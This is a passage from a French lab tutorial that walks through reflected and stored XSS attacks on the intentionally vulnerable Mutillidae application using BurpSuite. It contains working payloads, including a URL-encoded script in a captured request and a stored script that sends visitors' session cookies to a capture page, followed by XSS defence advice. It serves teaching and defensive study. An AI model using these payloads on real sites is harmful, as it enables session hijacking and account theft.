Aller sur l'onglet **Decoder** de *BurpSuite* et sélectionner l'option **Encode as URL** :



Il ne reste plus qu'à copier/coller le *payload* généré et à l'injecter à la place de notre valeur saisie.


```

Raw Params Headers Hex
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.0.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.10/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=1; PHPSESSID=n9lbo8k9oqg9slqnsuel61dfo4
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 61

target_host=%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%29%3b%3c%2f%73%63%72%69%70%74%3e&dns-lookup-php-submit-button=Lookup+DNS
  
```

La validation se fait en cliquant sur le bouton **Forward** du *proxy*.

Le *cookie* d'identification est alors visible sur la page *Web* cible :



Dossier 2 : XSS permanent via une page affichant des logs

La démarche permettant de réaliser ce deuxième défi est la suivante :

1. Dans un premier temps, l'idée est d'observer le comportement d'une page affichant des *logs* lorsqu'un échec d'authentification se produit.
2. Fort du constat que la donnée saisie est directement enregistrée dans la base de données sans validation, il est alors possible de remplacer cette donnée afin de stocker un code malveillant.
3. Toute personne qui visitera la page d'affichage des logs exécutera le code malveillant. Ce code renvoie vers une page malveillante qui va stocker le *cookie* d'identification de session de toutes les victimes.

Contrairement au premier défi, cette attaque XSS est donc permanente car stockée dans la base de données qui se trouve ainsi corrompue.

Étape n°1 : Préparation du défi


Fermer tous les logiciels puis ouvrir de nouveau le proxy *BurpSuite* et l'application *Web Mutillidae*. Positionner le proxy *BurpSuite* sur **intercept off**.


S'authentifier avec un compte inexistant *login/register* (utilisateur *test* par exemple).


Ouvrir la page suivante : *Others => Denial of service => Show Web Log*.


La page qui s'ouvre permet d'afficher les traces (*logs*) des tentatives d'authentification.


Log


 Back

 Help Me!

 Hints and Videos

 8 log records found

 Refresh Logs

 Delete Logs

| Hostname | IP | Browser Agent | Page Viewed | Date/Time |
|--------------|--------------|--|---|---------------------|
| 192.168.0.11 | 192.168.0.11 | Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 | User test attempting to authenticate | 2018-10-02 09:09:48 |
| 192.168.0.11 | 192.168.0.11 | Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 | Login Failed: Account test does not exist | 2018-10-02 09:09:48 |

À ce niveau, on peut faire deux remarques :

1. Les traces des tentatives d'authentification sont visiblement persistantes, car elles sont enregistrées dans la base de données ;
2. Le *login* saisi précédemment (*test*) fait partie de ce qui est enregistré dans la base de données.

Si la valeur saisie dans le champ *login* n'est pas protégée alors elle sera directement enregistrée, en l'état, dans la base de données. Il peut alors être intéressant de tenter d'injecter du code *JavaScript* afin de réaliser un XSS permanent. Autrement dit, tout utilisateur qui ouvrira cette page de *logs* sera infecté par notre code malveillant. Le but de l'attaquant étant d'enregistrer, via une page malveillante, les identifiants de session des victimes.


Étape n°2 : Réalisation du défi

Aller sur la page **Login/Register** et positionner le *proxy BurpSuite* à **intercept on** et tenter à nouveau de s'authentifier avec un compte inexistant (*test2* par exemple).



Valider en cliquant sur le bouton **Login**. Le message « *Account does not exist* » apparaît


Au niveau du *proxy BurpSuite*, cliquez sur **Forward** jusqu'à l'obtention de la capture suivante :



Toujours avec *BurpSuite*, cliquer sur l'onglet **Decoder** et saisir le code malveillant suivant :


```
<script>document.location="http://192.168.0.10/mutillidae/index.php?page=capture-data.php&c="+document.cookie</script>
```

Dans ce code, l'attaquant redirige la victime vers la page « **capture-data.php** » qui va enregistrer le *cookie* d'identification. La page **capture-data.php** est déjà fournie par *Mutillidae* pour les besoins de la démonstration. Lorsque le script est saisi, il est alors possible de l'encoder en cliquant sur **Encode as URL**.



Ensuite, copier le code généré et remplacer la valeur saisie précédemment (*test2*) par ce code.

Pour cela, procéder par un copier/coller dans *Proxy/Raw*.



Il ne reste plus qu'à cliquer sur le bouton **Forward** du *proxy Burpsuite*.

Côté *Mutillidae*, rien d'extraordinaire, un message indique que le compte testé n'existe pas.



Cependant, notre code *JavaScript* est maintenant inséré dans la base de données ce qui entraîne son empoisonnement. Pour le vérifier, il faut consulter la page affichant les *logs*.

Positionner le *proxy BurpSuite* à **intercept off** puis ouvrir la page des *logs*.

La consultation de cette page entraîne un accès à la base de données et donc l'exécution de notre code malveillant ce qui nous redirige vers la page « *capture-data.php* » de l'attaquant.






View Captured Data

Data Capture Page

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named **captured_data** and **logs** the captured data. There is another page named **captured-data.php** that attempts to list the contents of this table.

The data captured on this request is: page = capture-data.php c = showhints=1; PHPSESSID=et2fudr36jrj20dlao99t2ad3 showhints = 1 PHPSESSID = et2fudr36jrj20dlao99t2ad3

Cette page comporte un lien ([captured-data.php](#)) permettant de voir les identifiants des sessions capturés.

 Refresh
  Delete Captured Data
  Capture Data

| 1 captured records found | | | | | |
|--------------------------|-------------------|-------------|--|--|--|
| Hostname | Client IP Address | Client Port | User Agent | Referrer | Data |
| 192.168.0.11 | 192.168.0.11 | 42220 | Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 | http://192.168.0.10/mutillidae/index.php?page=show-log.php | page = capture-data.php c = showhints=1; PHPSESSID=et2fudr36jrj20dlao99t2ad3 showhints = 1 PHPSESSID = et2fudr36jrj20dlao99t2ad3 |

L'attaquant dispose du **cookie d'identification de la victime**.

Dossier 3 : Résumé des principales mesures de défense contre les XSS :

Validation des données en entrée

- Effectuer des vérifications du côté serveur sur les données saisies et pas seulement côté client.
- Créer des listes blanches de caractères autorisés et des listes noires de caractères interdits et les associer à des expressions régulières : `[^<>&']`.

Encodage des paramètres

- Utiliser des fonctions d'encodage des données qui empêcheront l'exécution des scripts.

Exemple en Java :

SANS ENCODAGE:

```
System.out.println("<HTML><HEAD><BODY>Bonjour + "request.getParameter("NomClient")
+ "</BODY></HTML>");
```

AVEC ENCODAGE:

1- Application de la REGEX : `NomClientApresRegex = ...`

via une fonction qui filtre selon la liste blanche et la liste noire des caractères interdits.

2- Encodage

```
System.out.println("<HTML><HEAD><BODY>Bonjour +
"Encoder.encodeForHtml(NomClientApresRegex) + "</BODY></HTML>");
```

- Adapter l'encodage des données au contexte de développement :

